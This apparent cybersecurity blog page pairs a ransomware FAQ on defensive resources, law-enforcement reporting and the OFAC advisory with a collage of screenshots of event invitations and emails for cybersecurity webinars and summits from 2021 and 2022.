- What are the best tools available right now to detect and prevent Ransomware attacks? Check out these free resources:
  - Cyber Readiness Institute: Ransomware Playbook or their White Paper on Small Business Cybersecurity Recommendations for the Biden Administration
  - Secret Service: Preparing for a Cyber Incident - A Guide to Ransomware
  - Global Cyber Alliance's Small Business Toolkit.
- To which Law Enforcement agency do I report a ransomware incident to? There are several options for reporting a cyber incident to the Federal Government and you should review this guide before doing so.
  - **CISA.** Businesses can report a cyber incident to either the US-CERT or a Regional Office
  - **U.S. Secret Service.** The U.S. Secret Service has a helpful Contacting Law Enforcement Guide. Victims can report an incident to their nearest Field Office and ask to speak to an agent with the Cyber and Fraud Task Force.
  - **FBI.** The Federal Bureau of Investigation (FBI) has several resources to support ransomware victims, including a NCIJTF Fact Sheet. Organizations can report a crime to either the Internet Crime and Complaint Center (IC3) or an FBI Field Office.
- What does OFAC's Ransomware Advisory Means for U.S. Companies? On October 1, 2020, the U.S. Treasury Department's Office of Foreign Assets Control (OFAC) published an advisory that reiterates the prohibition against U.S. businesses and persons conducting business or paying funds to any person on the "Specially Designated Nationals and Blocked Persons" list. Organizations developing their incident response plan should consult counsel to review their legal and regulatory obligations, including OFACs.

Live Poll Results:

- **93%** of respondents consider ransomware an existential threat to their business.
- **88%** of respondents do not think their organization will pay a ransom demand.
- **98%** of respondents will report a ransomware incident to law enforcement, and **71%** know which agency they will report to.

Media Roundup:

- DHS secretary warns ransomware attacks on the rise, targets include small businesses (ABC News)
- Biden administration, Congress unite in effort to tackle ransomware attacks (The Hill)
- DHS set to launch its 'most significant hiring initiative' as part of cyber workforce sprint (Federal News Network)
- DHS Chief: Ransomware Leads DHS Cyber Sprints Due to Urgency (MeriTalk)
- DHS chief Mayorkas cites CISA tools for small businesses heavily targeted by ransomware attackers (Inside Cybersecurity)

CYBERSECURITY

Published by Easytech4all.net

Easytech4all is all about Cybersecurity and Advanced Cyber Threat Intelligence Consultancy and research. **View all posts by Easytech4all.net**

Tags: **Advanced cyber Threat Intelligence**, **AdvancedCyberThreatIntelligence**, **cyber threat Intelligence**, **cyberattack**, **cybercrime**, **CyberDefense**, **cybersec**, **cybersecurity**, **cyberthreat**, **CyberthreatIntelligence**, **CyberWorld**, **data privacy**, **Data protection**, **dataprotection**, **easytech4all**

28 DEC 2020

ADD A COMMENT

Global Internet Ranking for Advanced Cyber Threat Intelligence

CYBERSECURITY

Published by Easytech4all.net

Easytech4all is all about Cybersecurity and Advanced Cyber Threat Intelligence Consultancy and research. **View all posts by Easytech4all.net**

Tags: **Advanced cyber Threat Intelligence**, **AdvancedCyberThreatIntelligence**, **android**, **antivirus**, **Apple**, **applications**, **Apps**, **Artificialintelligence**, **blog**, **cloud**, **computer**, **computing**, **contentcreation**, **cyber threat Intelligence**, **CyberDefense**, **cybersec**, **cybersecurity**, **cyberthreat**, **CyberthreatIntelligence**, **CyberWorld**, **data privacy**, **Data protection**, **dataprivacy**, **dataprotection**, **encryption**

Global Cyber Conference

Research Work on Advanced Cyber Threat Intelligence by Easytech4all.net enters Global Internet Ranking. In the league of Extraordinary Worldwide Cybersecurity Solution and Service Providers.

Global Cyber Defense Threat Intelligence Organisations . Power Webinars & Brainstorms

9 MAY 2021

1 COMMENT

Now+Next : Countering Ransomware Attacks.

CYBERSECURITY

Published by Easytech4all.net

Easytech4all is all about Cybersecurity and Advanced Cyber Threat Intelligence Consultancy and research. **View all posts by Easytech4all.net**

Tags: **Advanced cyber Threat Intelligence**, **AdvancedCyberThreatIntelligence**, **cyber threat Intelligence**, **cyberattack**, **cybercrime**, **CyberDefense**, **cybersec**, **cybersecurity**, **cyberthreat**, **CyberthreatIntelligence**, **CyberWorld**, **data privacy**, **Data protection**, **dataprotection**, **easytech4all**

CYBER CONFERENCE

FUTURE OF INTELLIGENCE COMMUNITY WORKFORCE

RANSOMWARE – ATTACKERS DEFENDERS & FBI'S PERSPECTIVE

Danish,

Businesses need a cybersecurity strategy to protect both organizational infrastructure and customer data from growing cybersecurity threats, and business leaders play a critical role in ensuring that their businesses remain secure. This program is intended to provide business leaders with insights into how leveraging the Cybersecurity and Infrastructure Security Agency's (CISA) pillars of Cyber Essentials will provide a starting point to greater resilience through building an organizational culture of cyber readiness. The program will bring together key leaders from CISA to discuss the pillars and engage directly with the private sector.

Register today for the U.S. Chamber of Commerce's **NOW + NEXT: Cyber Essentials Webinar**, which will be held virtually on **Tuesday, June 29, 2021**, at **11:00 a.m. (Eastern Daylight Time)**.

8:00 64%

Join us next week for NOW+NEXT: Cyber Essentials Webinar (6/29) Inbox

C Cyber, Intelligence, a... 6:30 PM
to me

From	Cyber, Intelligence, and Supply Chain Security Division • CISD@uschamber.com
To	easytech4all.in@gmail.com
Date	Jun 23, 2021, 6:30 PM
	Standard encryption (TLS). View security details


Always show pictures from this sender

U.S. CHAMBER OF COMMERCE

Danish,

Businesses need a cybersecurity strategy to protect both organizational infrastructure and customer data from growing cybersecurity threats, and business leaders play a critical role in ensuring that their businesses remain secure. This program is intended to provide business leaders with insights into how leveraging the Cybersecurity and Infrastructure Security Agency's (CISA) pillars of Cyber Essentials will provide a starting point to greater resilience through building an organizational culture of cyber readiness. The program will bring together key leaders from CISA to discuss the pillars and engage directly

Welcome to NOW + NEXT: Cyber Essentials, Danish!



CYBERSECURITY
ASSOCIATION
UK
I'm Speaking at the
UKCSA's One Day Summit
Event - 6 July 2021
Register Now
Simon Newman, Head of Cyber
and Business Services, Police
Digital Security Centre (PDSC)


CYBERSECURITY
ASSOCIATION
UK
We're Speaking at the
UKCSA's One Day Summit
Event - 6 July 2021
Register Now
Mitch Mellard, Threat Intelligence
Analyst and Chris Sedgwick,
Director of Security Operations,
Talion

CYBERSECURITY
ASSOCIATION
UK
I'm Speaking at the
UKCSA's One Day Summit
Event - 6 July 2021
Register Now
Victoria Beale, Founder,
Business Live Global

CYBERSECURITY
ASSOCIATION
UK
I'm Speaking at the
UKCSA's One Day Summit
Event - 6 July 2021
Register Now
Steve Vine, Infrastructure
and Operations Manager
at Moneypenny

CYBERSECURITY
ASSOCIATION
UK
I'm Speaking at the
UKCSA's One Day Summit
Event - 6 July 2021
Register Now
Dr Alex Tarter, Chief Cyber
Consultant and CTO at
Thales Cyber & Consulting

UKCSA One Day
Summit Event
The Nature and Scale of Cyber Crime – The Challenges Faced by Governments and the international Law Enforcement Community
Stream starting now
06 July, 1:35 PM
Simon Newman
Police Digital Security Centre


UKCSA One Day Summit Event is live tomorrow
Inbox
Hopin 1:25 PM
to me
Always show pictures from this sender
Hi Danish 👋
UKCSA One Day Summit Event will begin in less than 24 hours. Get ready! When it's time, you can join the event by going to the event page.
Add to Calendar

UKCSA One Day Summit Event

01:25 PM - 01:35 PM

Stage

Welcome and Introductions

Lisa Ventura

Co-Director & Founder, UK Cyber Security Association

Lisa Ventura

Co-Director & Founder, UK Cyber Security Association

Natasha Harley


Cyber Xperts

Laura Wellstead

Cyber Xperts

Jonathan Slater

Capslock



Dianna Morikawa

Intrusion Inc

UKCSA One Day Summit Event

Lessons Learned from Cyber Assessing Global Manufacturing

Alex Tarter

Thales

UKCSA One Day Summit Event

02:15 PM - 03:00 PM

Stage

Why Ransomware Attacks Have Soared and how to Avoid Being the Next Victim

Mitch Mellard

Talion

Chris Sedgewick

Talion

UKCSA One Day Summit Event


05:45 PM - 06:30 PM


Stage

Zero Trust Networks

Steve Vine

Moneypenny


Reminder: Your Event Begins in ONE WEEK!
Inbox
Seth Adler 6:30 AM
to me
CYBER SECURITY DIGITAL SUMMIT: APAC 2021
Hi Danish,
A friendly reminder that your event, Cyber Security APAC Digital Summit, begins in ONE WEEK!
You will be guided through a series of sessions throughout the day. Please make sure that you have your username and password to login. In the access link below, you can reset your password if you forgot.
LIVE EVENT DATE: July 13 - 15, 2021
LIVE EVENT TIME: 9:00 AM SGT


UKCSA One Day Summit Event
Time Left
1h:5m
Reception
LIVE
Stage
Networking
Expo
Event
Networking
Help others get to know you better
Take a minute to review your profile. It will help others get to know you better!
Danish Khan
Cyber Threat Intelligence
in
Advanced Cyber Threat Intelligence Research. Mobile OS Hardening. CMS LMS WebDev. Content Creation & Video Production.
Edit profile

Intelligence and National Security Alliance
21,431 followers
10h •

Thank you for another #INSAWedWisdom! We were grateful to host RADM Mike Studeman, U.S. Indo-Pacific Command, for a timely conversation on U.S. intelligence #priorities and #military engagement in the Asia-Pacific region.

Thank you to HawkEye 360 for sponsoring today's program!

Wednesday Wisdom with RADM Michael Studeman

Thu, Jul 08, 2021
2:00 AM - 2:45 AM GMT+05:30 ⚠
Hosted by INSA Events

Coffee and Conversation with Sue Kalweit

Tue, Jun 22, 2021

6:30 PM - 7:15 PM GMT+05:30 ⚠

Hosted by INSA Events

Hear the Department of Homeland security's approach to cloud infrastructure security

Inbox

Ashley Freeman 4 days ago
to me

Always show pictures from this sender

Hi Danish,

The white house has recently released an executive order (EO) on improving the nation's cybersecurity. The EO describes the various agencies and infrastructures deemed critical for the nation.-The interesting part is that "Critical Infrastructure" does not refer only to power plants, water facilities, and military systems, it also refers to many digital systems on which nations rely on.

In our fourth CyberSecurity session **"Supply chain attacks & Critical infrastructure: CISA's approach to resiliency"**, we will share everything you need to know about:

- Critical infrastructure and supply chain attacks
- CISA's mission and cybersecurity advisor program
- Scoping cyber security assessments – from strategic to technical
- DHS's "Misconceptions Vs Reality" for securing infrastructures

New! The Hon. Chris Inglis to Deliver Closing Keynote at INSA/AFCEA Intelligence & National Security Summit

Inbox

INSA Events Yesterday
to me

From	INSA Events • events@insaonline.org
Reply-to	us8-a8b0018fcc-be9d3a26bf@inbound.mailchimpapp.net
To	Danish Khan • easytech4all.in@gmail.com
Date	Aug 12, 2021, 11:18 PM
	Standard encryption (TLS). View security details

View this email in your browser


Intelligence and National Security Alliance
21,660 followers
1h • Edited •

#IntelSummit21 Spotlight: Plenary 5 - Cybersecurity Challenges

In this closing plenary, The Hon. Chris Inglis, the new National Cyber Director and former Deputy Director of the National Security Agency, will discuss the current cyber threat environment, including #supplychain risks, state and non-state hackers, efforts to secure #government networks, #criticalinfrastructure, and plans to mobilize a whole-of-society approach to mitigate cyber risks.

Register and view the full lineup here: https://lnkd.in/drK3Wsc

#cybersecurity #nationalsecurity


Your Comprehensive Blueprint to Modern SecOps
Inbox
Christopher Mitchell, Siemplify 7:53 PM
to me
Siemplify
Always show pictures from this sender
E-Book
Blueprint of Modern Security Operations
Map out a new model for your SOC in the "anywhere" era with this complete and practical guide.
DOWNLOAD NOW
The Blueprint of Modern Security Operations
Hi Danish,
Security operations is at a critical juncture. Years of digital modernization, adversarial advancement and enduring talent deficits have given rise to an untenable situation.
The good news is the circumstance is not unsolvable. It only requires a rejiggering of familiar ingredients: your people, your processes and your technology — layering on a fresh, open-minded approach, to SecOps.
Read The Blueprint of Modern Security Operations to uncover:
• The economic, culture and design trends of a modern SOC.
• Why cloud-native security operations can unify SecOps & DevOps.
• How to utilize XDR, MITRE ATT&CK and Zero Trust in your SOC.
2:14
91%
4TH ANNUAL NATIONAL
CYBERSECURITY
SUMMIT
SAVE THE DATES
OCT 06 OCT 13 OCT 20 OCT 27
4th Annual National Cybersecurity Summit
by Cybersecurity and Infrastructure Security Agency
1909 followers
Follow
Location
Online event
Register for CISA's 4th Annual National Cybersecurity Summit!
The Cybersecurity and Infrastructure Security Agency (CISA) is hosting the 4th Annual National Cybersecurity Summit. The virtual Cybersummit is free to attend and will bring together stakeholders from across the country. Each Wednesday throughout October, CISA will host a new theme focused on
Free
Register
Cybersecurity & Infrastructure Security Agency (CISA)
4TH ANNUAL NATIONAL
CYBERSECURITY
SUMMIT
SAVE THE DATES
OCT 06 OCT 13 OCT 20 OCT 27
YOU'RE GOING TO
4th Annual National Cybersecurity Summit
1 TICKET SENT TO
easytech4all.in@gmail.com
Send to another email address

Featured Event!

[2021 National Security Forum]
Wednesday, October 27 | 10:00am - 3:00pm ET

Register for the Defense One and Nextgov virtual 2021 National Security Forum on **Wednesday, October 27** from **10:00am - 3:00pm ET.** Top leaders from the Department of Defense and intelligence community will examine pressing national security challenges including counterterrorism strategy, cloud computing, development and acquisition of advanced technologies, as well as equity and inclusion.

in 9+

Danish Khan

INSA

Intelligence and National Security Alliance **shared a post**: Join Defense One, Nextgov, INSA and key leaders from the United States Department of Defense and intelligence community for the 2021 National Security Forum as they discuss the most pressing national security challenges the U.S. faces now and will face in the future. The group will explore issues relating to: - Counterterrorism strategy - Cloud computing - Development and acquisition of counterterrorism strategy - Equity and inclusion Learn more about this digital event and register today: https://bit.ly/3iiCH3g #NationalSecurityForum2021 #nationalsecurity #federalgovernment

Go to Linkedin

Thank you for attending Day 1 of the CISA 4th Annual National Cybersecurity Summit! Inbox

C Cybersecurity and Infrastructu... 1:15 AM
to me

From	Cybersecurity and Infrastructure Security Agency • noreply@event.eventbrite.com
Reply-to	cybersummit@hq.dhs.gov
To	easytech4all.in@gmail.com
Date	Oct 7, 2021, 1:15 AM
	Standard encryption (TLS). View security details

Always show pictures from this sender

eventbrite

Thank you for joining us on Day One of CISA's 4th Annual Cybersecurity Summit!

Thank you for joining us today for the first day of our 4th Annual National Cybersecurity Summit! We hope you enjoyed hearing from these remarkable cyber leaders. For your convenience, today's recording and slides are available on the Day One webpage.

The Cyber Summit will continue over the next three Wednesdays: October 13, October 20, and October 27. Join us next week to learn more about The Collective Defense and the value of partnerships within .gov and other entities. The agenda for next week's session is now available.

A link will be sent via Eventbrite notifications to join Day 2 of the Cyber Summit the morning of the event at 9am ET. If you register after 9am ET, please visit https://www.cisa.gov/live.

As always, please contact us at CyberSummit@hq.DHS.gov if you have any questions. See you next week!

Connections are powerful. The value of our interpersonal connections became evident in 2020 as the pandemic changed the way we interact with colleagues, friends, and family. The proliferation of mobile devices and sensors in everyday items has created the most powerful network of interconnected devices imaginable. But with great power comes great responsibility, as these devices present a huge growth in our societies' attack surfaces. This rapid growth of connectivity requires security professionals to adapt and learn faster than ever before.

This month's newsletter focuses on the content of the upcoming 11th Annual **Cyber Security Summit**. Below are a series of blog posts that explore the key topics we will be focusing on over the 3-day event. Registration is open, and we hope to see you there!

11TH ANNUAL LEADERSHIP EVENT

CYBER SECURITY SUMMIT

Security solutions through collaboration.™

The virtual platform will remain open until November 24th!

Hi Danish,

Thank you for participating in the 11th Annual Cyber Security Summit! This year we saw over 1,000 registrants from 43 states and 21 countries! The sessions you registered for will be available for viewing until November 24. Take advantage of the virtual platform and continue exploring the booths, sessions and resources provided.

https://cyberstrategies.wordpress.com

Cyber Strategies for a World at War | OPEN SOURCE AGGREGATION & ANALYSIS

27-Jan-2017 — Easytech4all.net; Cyber Threat Intelligence Documentary October 6, 2021. In a Nutshell :Cybersecurity & Adv Cyber Threat Intel Research.

U.S. Chamber of Commerce

Good Afternoon Danish,

As you know we are hosting leaders from the U.S. Cyberspace Solarium Commission for a virtual conversation on Wednesday, register here for the 12.30 p.m. program.

I would love your input on questions that we should ask National Cyber Director Chris Inglis.

Please send to me by 12 noon tomorrow.

Best,
Vince

Vincent M. Voci
Vice President, Cyber Policy and Operations
U.S. Chamber of Commerce

INVITATION

U.S. Cyberspace Solarium Commission Webinar:

Accomplishments and Next Steps for U.S. Cyber Policy

Wednesday, March 30, 2022
12:30 - 2:00 p.m. EST

RSVP

Join the U.S. Chamber of Commerce for a webinar on the U.S. Cyberspace Solarium Commission (CSC)'s work and accomplishments on **Wednesday, March 30 at 12:30 p.m. ET.** Established in the 2019 National Defense Authorization Act, the Commission worked to develop strategic approaches to to defend the United States in cyberspace.

The National Defense Authorization Act of 2021 reauthorized the Commission and enacted 25 of its recommendations, including the installment of a National Cyber Director, the establishment of the Joint Cyber Planning Office within the Department of Homeland Security, and the creation of biannual national cyber exercises. The Commission disbanded in December 2021, having achieved many of its objectives to defend U.S. cyber interests, but leaving a great deal of work to be done.

